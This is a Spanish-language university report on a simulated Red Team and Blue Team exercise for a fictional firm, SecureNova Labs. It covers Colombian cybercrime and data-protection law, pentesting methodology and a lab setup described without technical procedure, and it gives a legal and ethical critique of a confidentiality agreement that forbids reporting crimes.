Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Angella Yepez Ortega

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

Este informe presenta el desarrollo y análisis de un ejercicio integral de ciberseguridad aplicado al escenario propuesto por SecureNova Labs, estructurado en cuatro etapas que abarcan los enfoques Red Team y Blue Team. El objetivo principal fue evaluar la exposición de un entorno tecnológico frente a amenazas reales, identificar vulnerabilidades críticas y analizar la capacidad de respuesta y contención ante incidentes de seguridad. La metodología empleada combinó técnicas de reconocimiento, análisis de vulnerabilidades y explotación controlada en un entorno simulado, permitiendo evidenciar cómo una debilidad en servicios obsoletos puede comprometer múltiples activos de la red. Posteriormente, se abordó la fase defensiva mediante el análisis de acciones de respuesta, contención, hardening y gestión de incidentes, integrando marcos de referencia y buenas prácticas reconocidas en ciberseguridad.

Los resultados obtenidos demuestran la importancia de una visión integral de la seguridad, donde la interacción entre equipos ofensivos y defensivos permite no solo identificar fallas técnicas, sino también fortalecer la postura organizacional, reducir riesgos y mejorar la resiliencia frente a incidentes cibernéticos.

***Palabras clave*:** blue team, ciberseguridad, contención, red team, vulnerabilidades.

Abstract

This report presents the development and analysis of a comprehensive cybersecurity exercise applied to the SecureNova Labs scenario, structured into four stages that integrate Red Team and Blue Team approaches. The main objective was to assess the exposure of a technological environment to real threats, identify critical vulnerabilities, and analyze incident response and containment capabilities. The methodology combined reconnaissance activities, vulnerability analysis, and controlled exploitation within a simulated environment. This approach made it possible to demonstrate how weaknesses in outdated services can lead to the compromise of multiple network assets.

Subsequently, the defensive phase focused on response actions, containment strategies, system hardening, and incident management, supported by recognized cybersecurity frameworks and best practices.

The results highlight the importance of an integrated security perspective, where the interaction between offensive and defensive teams contributes to risk reduction, improved decision-making, and the strengthening of organizational resilience against cyber threats.

Keywords**:** blue team, containment, cybersecurity, red team, vulnerabilities.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Ciberseguridad:

Disciplina orientada a proteger la confidencialidad, integridad y disponibilidad de la información y de los sistemas que la procesan, mediante la aplicación de políticas, controles técnicos, procedimientos y buenas prácticas.

Contención:

Conjunto de acciones defensivas destinadas a limitar la propagación y el impacto de un incidente de seguridad, evitando que el ataque se extienda a otros sistemas o recursos de la organización.

Derechos digitales:

Conjunto de garantías y principios que protegen a las personas en el uso de tecnologías digitales, incluyendo la privacidad, la protección de datos personales, el acceso a la información y la seguridad de la información.

Escalamiento de privilegios:

Proceso mediante el cual un atacante incrementa sus permisos dentro de un sistema comprometido hasta alcanzar niveles de acceso superiores, como privilegios administrativos o de superusuario.

Explotación de vulnerabilidades:

Aprovechamiento de una debilidad técnica presente en un sistema, aplicación o servicio, con el fin de ejecutar acciones no autorizadas que comprometan la seguridad del entorno.

Hardening:

Proceso de fortalecimiento de la seguridad de sistemas y servicios mediante la reducción de la superficie de ataque, la eliminación de configuraciones inseguras y la aplicación de controles recomendados.

Indicadores de compromiso (IoC):

Evidencias técnicas observables que permiten identificar la posible ocurrencia de un incidente de seguridad, como direcciones IP sospechosas, archivos maliciosos o comportamientos anómalos del sistema.

Movimiento lateral:

Técnica utilizada por un atacante para desplazarse dentro de una red tras comprometer un sistema inicial, con el objetivo de acceder a otros recursos o activos internos.

Pivoting:

Técnica ofensiva que consiste en utilizar un sistema comprometido como punto intermedio para acceder a otros sistemas o redes que no son accesibles de manera directa.

SIEM (Security Information and Event Management):

Plataforma que centraliza, correlaciona y analiza eventos de seguridad provenientes de múltiples fuentes, permitiendo la detección temprana de incidentes y el apoyo a la respuesta ante amenazas.

Vulnerabilidad:

Debilidad presente en un sistema, aplicación, servicio o configuración que puede ser explotada para comprometer la seguridad de la información.

Introducción

La ciberseguridad se ha consolidado como un componente estratégico para la protección de los sistemas de información y la continuidad operativa de las organizaciones, en un contexto caracterizado por la creciente digitalización y el aumento de amenazas informáticas cada vez más complejas. En este escenario, resulta fundamental comprender las dinámicas que intervienen tanto en los procesos de ataque como en los mecanismos de defensa, con el fin de fortalecer la gestión del riesgo y la resiliencia de los entornos tecnológicos.

El presente informe técnico se desarrolla en el marco del Seminario Especializado Equipos Estratégicos en Ciberseguridad: Red Team y Blue Team y tiene como propósito analizar un ejercicio académico de simulación de incidentes de seguridad en un entorno controlado. El documento integra los fundamentos legales, éticos y metodológicos que orientan las operaciones ofensivas y defensivas, permitiendo contextualizar la aplicación de técnicas de evaluación de seguridad dentro de un marco responsable y normativamente alineado.

Desde una perspectiva académica, el informe aborda el enfoque del pentesting como una herramienta para la identificación de vulnerabilidades, así como el rol del Blue Team en los procesos de detección, contención y fortalecimiento de la seguridad. Este análisis permite comprender la interacción entre ambos enfoques y su contribución al mejoramiento de la postura de seguridad, aportando una visión integral sobre la gestión de incidentes y la protección de la infraestructura tecnológica.

Justificación

El presente informe se justifica por la necesidad de fortalecer la formación académica en ciberseguridad, promoviendo el desarrollo de competencias técnicas y analíticas en la identificación de riesgos y la protección de sistemas de información. La simulación controlada de escenarios de ataque y defensa permite a los estudiantes aplicar conocimientos teóricos en un contexto práctico, favoreciendo la comprensión de la gestión de vulnerabilidades, la respuesta ante incidentes y el fortalecimiento de la seguridad de manera ética y responsable. Asimismo, el ejercicio refuerza la importancia del cumplimiento normativo y las buenas prácticas profesionales, consolidando la ciberseguridad como un elemento clave para la protección de la información, la continuidad operativa y la confianza en los entornos digitales.

Objetivos

Objetivo General

Analizar de manera integral un ejercicio académico de ciberseguridad que involucra los enfoques Red Team y Blue Team, con el fin de evaluar la identificación de vulnerabilidades, la respuesta ante incidentes y el fortalecimiento de la postura de seguridad en un entorno controlado.

Objetivos Específicos

Identificar vulnerabilidades de seguridad presentes en una infraestructura tecnológica simulada mediante un enfoque metodológico de pruebas de penetración.

Analizar las acciones defensivas orientadas a la detección y contención de incidentes de seguridad desde la perspectiva del Blue Team.

Evaluar la interacción entre los enfoques ofensivos y defensivos en el contexto de la gestión de incidentes de ciberseguridad.

Proponer recomendaciones orientadas al mejoramiento continuo de la seguridad, con base en los hallazgos obtenidos durante el ejercicio.

Etapa 1: Fundamentos de operaciones Red Team y Blue Team

El análisis técnico desarrollado para el escenario de SecureNova Labs se fundamenta en principios legales, metodológicos y conceptuales que orientan la ejecución responsable de actividades ofensivas y defensivas en ciberseguridad. Esta etapa establece la base teórica del ejercicio, permitiendo contextualizar los hallazgos técnicos dentro de un marco ético, jurídico y metodológico acorde con las buenas prácticas académicas y profesionales (Arroyo, 2025).

La Etapa 1 integra la normativa colombiana vigente, el enfoque metodológico del pentesting y el uso estratégico de herramientas de análisis de seguridad, con el propósito de evaluar la postura de seguridad del entorno simulado sin incurrir en descripciones procedimentales propias de manuales técnicos (Álvarez, 2018; Sanne, 2024)

Marco normativo colombiano en ciberseguridad y protección de datos

La legislación colombiana establece los límites legales que rigen las actividades relacionadas con la seguridad informática y la protección de la información. La Ley 1273 de 2009 tipifica conductas como el acceso no autorizado, la interceptación de datos y el daño informático, definiendo la información como un bien jurídico protegido (Congreso de la República de Colombia, 2009). En este contexto, las actividades asociadas al Red Team solo pueden desarrollarse bajo autorización expresa y en entornos controlados.

De forma complementaria, la Ley 1581 de 2012 y el Decreto 1377 de 2013 regulan el tratamiento de datos personales, incorporando principios como seguridad, confidencialidad y finalidad (Congreso de la República de Colombia, 2012; Presidencia de la República de Colombia, 2013; Superintendencia de Industria y Comercio, 2023). Estos lineamientos adquieren especial relevancia para el Blue Team, al orientar el manejo responsable de la información y de los registros generados durante la detección y respuesta a incidentes.

Diversos autores han destacado la importancia de este marco legal frente al incremento de amenazas digitales y la evolución de los delitos informáticos en Colombia (Mesa Giraldo, 2023; Sánchez Castillo, 2017). La incorporación de este marco normativo garantiza que el ejercicio académico se desarrolle conforme a la legalidad, minimizando riesgos éticos y jurídicos y fortaleciendo la formación profesional en ciberseguridad.

Enfoque metodológico del pentesting

El ejercicio se estructuró a partir de un enfoque metodológico de pruebas de penetración orientado a riesgos, el cual permite identificar, analizar y priorizar vulnerabilidades de acuerdo con su impacto potencial sobre los activos de información (Álvarez, 2018). Este enfoque supera la simple detección técnica de fallas, al considerar el contexto organizacional y las consecuencias reales de un incidente de seguridad.

Desde una perspectiva académica, la metodología de pentesting facilita la comprensión integral de las fases generales del análisis ofensivo y su relación directa con los mecanismos defensivos. Investigaciones previas destacan que la aplicación de metodologías estructuradas contribuye significativamente al fortalecimiento de la postura de seguridad y a la toma de decisiones informadas (Sanne, 2024; Zuluaga Mateus, 2017).

Rol de los equipos Red Team y Blue Team

Los equipos Red Team y Blue Team representan enfoques complementarios dentro de la gestión de la ciberseguridad organizacional. El Red Team simula el comportamiento de un atacante con el objetivo de identificar debilidades técnicas, configuraciones inseguras y fallas estructurales, mientras que el Blue Team se enfoca en la detección, análisis y respuesta ante incidentes de seguridad (Arroyo, 2025).

La literatura especializada resalta que la interacción entre ambos equipos permite evaluar de manera realista la capacidad de una organización para prevenir, detectar y contener ataques, promoviendo una mejora continua de los controles de seguridad (Arroyo, 2025; Lee & Greenbone, 2024). Esta sinergia constituye un elemento clave en ejercicios académicos y profesionales de ciberseguridad.

Herramientas empleadas en el análisis de seguridad

El análisis de seguridad se apoya en herramientas y repositorios ampliamente reconocidos en el ámbito de la ciberseguridad, los cuales facilitan la identificación y clasificación de vulnerabilidades. Iniciativas como el programa Common Vulnerabilities and Exposures (CVE) proporcionan un lenguaje estandarizado para documentar fallas de seguridad, favoreciendo la gestión estructurada del riesgo.

Asimismo, plataformas especializadas en gestión de vulnerabilidades y bases de datos de exploits permiten contextualizar los riesgos identificados y evaluar su relevancia dentro del entorno analizado. Desde una perspectiva académica, estas herramientas se consideran fuentes de referencia para el análisis y la correlación de hallazgos, más que como elementos operativos del ejercicio.

Infraestructura del entorno de laboratorio

El entorno de pruebas fue diseñado mediante un laboratorio virtual con múltiples sistemas y roles diferenciados, con el fin de simular escenarios realistas de ataque y defensa. Esta configuración permitió evaluar situaciones en las que ciertos activos no son accesibles de forma directa, reproduciendo condiciones comunes en entornos corporativos reales.

El uso de laboratorios controlados es ampliamente recomendado en la literatura como una estrategia segura y ética para la formación en ciberseguridad, ya que evita impactos sobre

infraestructuras productivas y permite un análisis detallado de los resultados obtenidos (Sanne, 2024).


Banco de trabajo

El banco de trabajo correspondiente a la Etapa 1 se estructuró como un entorno de análisis que permitió evaluar, desde una perspectiva ofensiva, el nivel de exposición de la infraestructura frente a posibles amenazas. Su diseño respondió a criterios académicos y a la necesidad de representar escenarios realistas sin incurrir en descripciones procedimentales.

Desde el enfoque Red Team, este entorno facilitó el análisis del impacto de vulnerabilidades iniciales, los niveles de privilegio alcanzados y las posibilidades de desplazamiento interno, aportando insumos fundamentales para el análisis defensivo desarrollado en las etapas posteriores.

Figura 1


Asignación de recursos completa



Nota. Configuración de las maquinas completas

Figura 2


Verificación de Ip Host-A



Nota. validación de red y verificación de conexión con el primer sistema operativo

Figura 3


Verificación de Ip Host-B



Nota. Se ejecuta el comando ip config con el fin de verificar la ip de la maquina

Figura 4


Validación de IP en Parrot



Nota. Validación de conectividad en el sistema operativo Parrot

Figura 5

Comunicación de Parrot al Host A



Nota. Comunicación bidireccional entre los sistemas del entorno de pruebas.

Relevancia de los fundamentos conceptuales para el análisis final

Los fundamentos conceptuales, legales y metodológicos desarrollados en esta etapa proporcionan el soporte necesario para interpretar de manera rigurosa los resultados obtenidos en las fases prácticas del ejercicio. La integración del marco normativo colombiano en materia de ciberseguridad y protección de datos, junto con el enfoque metodológico del pentesting orientado a riesgos, permite contextualizar las actividades ofensivas y defensivas dentro de límites éticos, jurídicos y profesionales claramente definidos.

Asimismo, el análisis del rol de los equipos Red Team y Blue Team evidencia la importancia de su interacción como un mecanismo de evaluación integral de la postura de seguridad organizacional. Esta sinergia no solo facilita la identificación de vulnerabilidades técnicas, sino que también permite valorar la capacidad de detección, respuesta y mitigación frente a incidentes, elementos esenciales en la gestión moderna de la ciberseguridad.

El uso de herramientas y repositorios reconocidos, así como la implementación de un entorno de laboratorio controlado, refuerzan el carácter académico del ejercicio al priorizar el análisis y la correlación de hallazgos sobre la ejecución procedimental. Desde esta perspectiva, la Etapa 1 no se limita a describir conceptos aislados, sino que establece un marco interpretativo que guía el desarrollo de las etapas posteriores, asegurando coherencia entre el análisis teórico, la simulación práctica y la evaluación de los resultados obtenidos.

En conjunto, esta etapa consolida la base teórica del informe y permite abordar con mayor profundidad el análisis de los escenarios de ataque, la respuesta ante incidentes y la formulación de recomendaciones estratégicas, contribuyendo al fortalecimiento de una visión crítica y profesional de la ciberseguridad aplicada al contexto de SecureNova Labs.

Etapa 2: Ética profesional y marco normativo

En esta etapa, se desarrolla un análisis jurídico y ético del acuerdo de confidencialidad incluido en el Anexo 3, suscrito entre un aspirante y la empresa SecureNova Labs. El objetivo es determinar la validez de las obligaciones impuestas, así como su coherencia con la normativa colombiana, los principios constitucionales, el régimen de protección de datos personales y los lineamientos éticos establecidos por el COPNIA para el ejercicio profesional. Este análisis permite identificar posibles vulneraciones de derechos fundamentales, cláusulas abusivas o desproporcionadas, riesgos jurídico-laborales y prácticas inadecuadas relacionadas con el manejo de información sensible o de origen ilícito.

Desde una perspectiva de ciberseguridad aplicada, este tipo de acuerdos adquiere especial relevancia debido al acceso privilegiado que los profesionales del área suelen tener a sistemas críticos, datos sensibles y evidencias técnicas de posibles incidentes de seguridad. En este contexto, la ausencia de límites claros y la imposición de obligaciones contractuales contrarias al ordenamiento jurídico no solo expone al profesional a riesgos legales, sino que también compromete la responsabilidad social y ética inherente al ejercicio de la ingeniería y la gestión de la seguridad de la información.

Análisis jurídico del acuerdo

El acuerdo presenta inconsistencias significativas frente al ordenamiento jurídico colombiano, especialmente en materia de libertad de denuncia, debido proceso, protección de datos personales y responsabilidad penal. Las cláusulas examinadas generan implicaciones que

contravienen directamente la Constitución Política y normas especiales sobre delitos informáticos y tratamiento de datos.

El análisis jurídico del acuerdo no puede limitarse a la revisión aislada de sus cláusulas, sino que debe considerar el impacto sistémico que estas generan en la relación contractual y en el ejercicio profesional del receptor. En particular, la imposición de deberes que exceden el marco legal vigente evidencia una asimetría contractual que resulta incompatible con los principios de buena fe, equilibrio y legalidad que rigen los contratos en el ordenamiento colombiano. Este tipo de disposiciones, lejos de ofrecer seguridad jurídica, incrementan el riesgo de litigios y sanciones tanto para el profesional como para la organización que las promueve.

Restricción ilegal de denuncia de actividades delictivas

El documento prohíbe expresamente reportar conductas ilícitas a las autoridades, por ejemplo:

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso…" (Anexo 3, 2025, p. 4)

Esta cláusula contradice el artículo 95 de la Constitución, que establece el deber ciudadano de denunciar los delitos y colaborar con la administración de justicia. Asimismo, desconoce el artículo 6, según el cual los particulares solo son responsables por infringir la Constitución y la ley (Constitución Política de Colombia, 1991). En consecuencia, ningún acuerdo privado puede imponer obligaciones que impliquen encubrir actividades ilícitas o limitar el ejercicio de derechos fundamentales.

Confidencialidad aplicada erróneamente a información ilegal

El acuerdo clasifica como “información confidencial” datos relativos a interceptaciones, accesos abusivos y otras acciones constitutivas de delito (Anexo 3, 2025, p. 3). Esta definición es jurídicamente inviable, ya que no existe confidencialidad válida sobre información de origen delictivo. Además, la cláusula contradice la Ley 1273 de 2009, cuyo artículo 269A sanciona el acceso no autorizado a sistemas informáticos. Pretender que un receptor mantenga bajo reserva información derivada de conductas tipificadas penalmente implica exponerlo a responsabilidad penal, mientras la empresa intenta obtener una cobertura contractual para prácticas prohibidas por la ley.

Vulneración del debido proceso

El acuerdo impone sanciones y obligaciones sin contemplar procedimientos, mecanismos de defensa, reglamentación interna o trámites disciplinarios. Esto contraviene el artículo 29 constitucional, según el cual toda actuación sancionatoria debe ajustarse a leyes preexistentes y respetar el debido proceso (Constitución Política de Colombia, 1991). Al no establecer etapas, plazos, recursos ni garantías mínimas, cualquier sanción derivada del acuerdo carece de validez jurídica.

Violación del marco de protección de datos personales

El documento exige mantener la información en “reserva” sin límite definido (Anexo 3, 2025, p. 4). Esta disposición desconoce los principios de libertad y consentimiento informado consagrados en la Ley 1581 de 2012 y el Decreto 1377 de 2013, que establecen que el tratamiento de datos personales debe ser voluntario y no puede condicionarse. El Ministerio de

Tecnologías de la Información y las Comunicaciones (MinTIC, 2022) señala que el tratamiento debe basarse en la voluntad libre del titular, sin presiones ni condicionamientos. El acuerdo, al obligar al receptor a aceptar y conservar información sin posibilidad de negarse, contraviene dichos principios.

Traslado indebido de responsabilidad penal al receptor

El acuerdo incluye una cláusula según la cual el receptor "responderá ante las autoridades" si la información ilícita es encontrada en su poder (Anexo 3, 2025, p. 4) y agrega que debe asumir defensa jurídica privada, exonerando a la empresa (Anexo 3, 2025, p. 5). Este tipo de estipulación es nula conforme a los principios de buena fe contractual y al régimen de responsabilidad penal en Colombia, ya que ningún contrato puede trasladar responsabilidad por hechos ajenos ni imponer obligaciones de asumir sanciones penales por información no generada por el receptor.

Análisis ético según COPNIA

El acuerdo también contraviene principios fundamentales establecidos en el Código de Ética Profesional del COPNIA.

Desde la ética profesional, estas prácticas resultan especialmente preocupantes en el ámbito de la ciberseguridad, donde el profesional actúa como garante de la protección de la información, la continuidad de los servicios y los derechos de los usuarios. El Código de Ética del COPNIA enfatiza que el ejercicio de la ingeniería debe orientarse al interés general, lo que implica rechazar instrucciones o acuerdos que promuevan la ocultación de delitos, el abuso de

poder contractual o la vulneración de derechos fundamentales, incluso cuando estas prácticas se presenten bajo la figura de compromisos de confidencialidad.

Violación del principio de integridad

El artículo 4 exige actuar con veracidad, transparencia y respeto por la dignidad humana (COPNIA, 2015). Solicitar al receptor que oculte delitos, maneje información ilícita o guarde silencio frente a irregularidades implica una vulneración directa de este principio.

Violación del deber de proteger a la sociedad

El artículo 9 establece que ningún profesional puede permitir la vulneración de derechos fundamentales en el ejercicio de su labor (COPNIA, 2015). Al exigir callar frente a espionaje, interceptaciones o accesos abusivos, el acuerdo obliga a actuar en contra de la responsabilidad social que debe guiar el ejercicio profesional en ingeniería y ciberseguridad.

Evaluación del acuerdo del Anexo 3

El acuerdo presenta múltiples cláusulas incompatibles con la Constitución, la ley y la ética profesional. Ejemplos críticos incluyen:

- Prohibición de denunciar delitos (Anexo 3, 2025, p. 4).
- Clasificación de información ilícita como confidencial (p. 3).
- Condicionamiento del consentimiento para tratamiento de datos personales.
- Traslado absoluto de responsabilidad penal al receptor (p. 4–5).

Estas disposiciones son jurídicamente nulas, desproporcionadas y riesgosas para cualquier profesional o entidad que intente implementarlas.

Tabla 1

Comparación legal y ética del acuerdo de confidencialidad

Aspecto evaluado	Normativa aplicable	Cumplimiento en el acuerdo	Evaluación
Libertad de expresión y denuncia	Constitución Política, arts. 20 y 95	No cumple	Se restringe un derecho fundamental y un deber ciudadano.
Debido proceso	Constitución Política, art. 29	No cumple	Impone sanciones sin procedimiento legal definido.
Tratamiento de datos	Ley 1581; Decreto 1377; MinTIC (2022)	No cumple	Condiciona el consentimiento e impone tratamiento obligatorio.
Ética profesional	COPNIA (2015)	No cumple	Se vulneran integridad, transparencia y responsabilidad social.
Manejo de información confidencial	Ley 1273 de 2009	No cumple	Se incluye información proveniente de delitos informáticos.

*Nota***.** La tabla resume el contraste entre el acuerdo y las principales normas legales y éticas aplicables.

Conclusión de la etapa 2

El análisis jurídico y ético desarrollado en esta etapa permite concluir que el acuerdo de confidencialidad contenido en el Anexo 3 presenta graves incompatibilidades con el ordenamiento jurídico colombiano, la normativa penal y de protección de datos personales, así como con los principios éticos que rigen el ejercicio profesional de la ingeniería y la ciberseguridad. Las cláusulas examinadas no solo desconocen disposiciones constitucionales fundamentales, sino que también imponen obligaciones desproporcionadas que vulneran derechos, trasladan indebidamente responsabilidades penales y colocan al profesional en una situación de riesgo jurídico, laboral y ético injustificado.

Desde el punto de vista constitucional, el acuerdo contraviene principios esenciales como el deber ciudadano de denunciar conductas ilícitas, el derecho al debido proceso y la prohibición de imponer obligaciones contrarias a la ley mediante acuerdos privados. Pretender limitar la libertad de denuncia o exigir el encubrimiento de actividades delictivas no solo carece de validez jurídica, sino que constituye una práctica incompatible con un Estado social de derecho. En este sentido, el documento analizado no puede ser entendido como un instrumento legítimo de confidencialidad, sino como un mecanismo que intenta legitimar conductas prohibidas por el marco normativo vigente.

En materia de protección de datos personales, el acuerdo desconoce principios fundamentales como el consentimiento libre, informado y voluntario, al imponer la aceptación

obligatoria del tratamiento de información sin posibilidad de objeción. Esta práctica resulta especialmente grave en contextos de ciberseguridad, donde los profesionales pueden verse expuestos a datos sensibles, evidencias técnicas o información de origen ilícito. La ausencia de límites claros sobre la finalidad, el tiempo y la legalidad del tratamiento de la información vulnera directamente la legislación colombiana y expone tanto al receptor como a la organización a posibles sanciones administrativas y penales.

Desde una perspectiva penal, el intento de trasladar al receptor la responsabilidad por la posesión de información ilícita, así como la obligación de asumir defensa jurídica privada, constituye una cláusula abiertamente nula. Ningún acuerdo puede modificar el régimen de responsabilidad penal ni exonerar a una de las partes de las consecuencias jurídicas derivadas de sus propias actuaciones. Este tipo de estipulaciones refleja una clara asimetría contractual y una vulneración del principio de buena fe, al imponer cargas excesivas a la parte más débil de la relación contractual.

El análisis ético, fundamentado en el Código de Ética Profesional del COPNIA, refuerza las conclusiones jurídicas al evidenciar que el acuerdo promueve prácticas contrarias a la integridad, la transparencia y la responsabilidad social del profesional. En el ámbito de la ciberseguridad, el ingeniero o especialista no solo cumple un rol técnico, sino que actúa como garante de la protección de la información, la continuidad de los servicios y los derechos de los usuarios. Obligar a guardar silencio frente a delitos informáticos o a manejar información ilícita bajo la figura de confidencialidad implica una transgresión directa a los deberes éticos que orientan la profesión.

Desde una perspectiva organizacional, este tipo de acuerdos también resulta perjudicial para las propias entidades que los implementan. Lejos de fortalecer la seguridad de la información, generan escenarios de opacidad, desconfianza y riesgo legal que pueden afectar la reputación institucional, la relación con los profesionales y la sostenibilidad de las prácticas de ciberseguridad. La legitimidad de los procesos de seguridad depende, en gran medida, de su alineación con el marco normativo y ético, así como de la transparencia en la gestión de incidentes y evidencias técnicas.

En el ámbito académico y formativo, el análisis del acuerdo de confidencialidad del Anexo 3 constituye un ejercicio de alto valor pedagógico, al evidenciar la importancia de evaluar críticamente los compromisos contractuales en contextos tecnológicos y de seguridad de la información. Este caso demuestra que el conocimiento técnico en ciberseguridad debe ir acompañado de una sólida comprensión jurídica y ética, que permita al profesional identificar riesgos, rechazar prácticas indebidas y actuar conforme a los principios que rigen su ejercicio.

En consecuencia, el acuerdo analizado carece de validez legal y ética y requiere una reformulación integral que garantice el respeto por los derechos fundamentales, el debido proceso, la protección de datos personales y la responsabilidad social del profesional. Cualquier instrumento de confidencialidad en el ámbito de la ciberseguridad debe diseñarse bajo criterios de legalidad, proporcionalidad y ética profesional, asegurando que la protección de la información no se utilice como pretexto para encubrir conductas ilícitas o vulnerar derechos.

